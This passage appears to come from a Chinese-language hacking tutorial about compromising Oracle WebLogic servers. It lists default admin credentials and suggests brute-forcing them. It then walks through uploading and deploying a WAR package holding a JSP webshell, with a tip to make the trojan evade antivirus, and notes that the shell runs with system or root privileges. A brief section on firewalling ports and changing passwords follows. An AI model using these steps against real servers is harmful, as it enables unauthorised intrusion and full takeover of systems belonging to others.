


图2

二、默认口令攻击

在寻找到的目标URL后面加上console，回车后就会自动跳转到管理登录页面，默认的缺省密码有以下几组：

1.用户名和密码均为weblogic

2.用户名和密码均为system

3.用户名和密码均为portaladmin

4.用户名和密码均为guest

如果尝试完以上组合都不能登录，还可以交叉使用用户名和密码，比如使用用户名weblogic，密码system，这个可以自己灵活变通，当然也可以制作一个字典文件进行暴破。本文中示例目标的用户名和密码均为weblogic，我们分别在Username和Password处填入weblogic，就可以进入管理后台了（需要安装jre，否则会看不到正面介绍的内容），如图2。




图3

在后台中依次找到“mydomain”->“Deployments”->“Web Application Modules”->“Deploy new Web Application Moudule...”，如图3。

然后点击图4中的“upload your file(s)”，在跳转后的页面上传war文件包（war文件包和Tomcat弱口令利用的包一样，注意木马的免杀即可），如图5。




图4

在upload目录下找到刚才上传的mickey.

war 并选中它，然后再点击右下方的“Target Module”，如图6，再点击“Deploy”按钮，如图7。完毕后我们就会在“Web Application Modules”下面看到mickey项了，如图8。

最后就可以访问我们的Webshell了，访问的URL格式为“http://www.xxx.com/mickey/j1.jsp”(j1.jsp为JSP后门文件名，这个是在war包里设置的)，在Windows系统下为system权限，而在Unix/Linux系统下则为root权限，如图9、图10。

三、攻击防范

我们可以使用防火墙过滤7001和7002端口，也可以设置只允许访问后台的IP列表，如果非要远程管理WebLogic的话，就要设置一个比较强壮的密码口令了。可以在后台点击“Security”->“myrealm”->“Users”->“要更改密码的用户名”，然后在“New Password”处填入新密码，在“Retype to Confirm”再次填入新密码，然后点击“Apply”就可以更改密码了，如图11。

四、补充知识

在Unix/Linux系统环境下，按上述方法得到的JSP Webshell的文件列表功能不可以使用，除非文件是位于war包之外的，也就是说可以把war包内的JSP木马复制到Web服务器的另一个单独的目录里就可以正常使用了。

(文章中涉及到的IIS PUT Scanner，j1.war已经收录在光盘中)




图5




图6

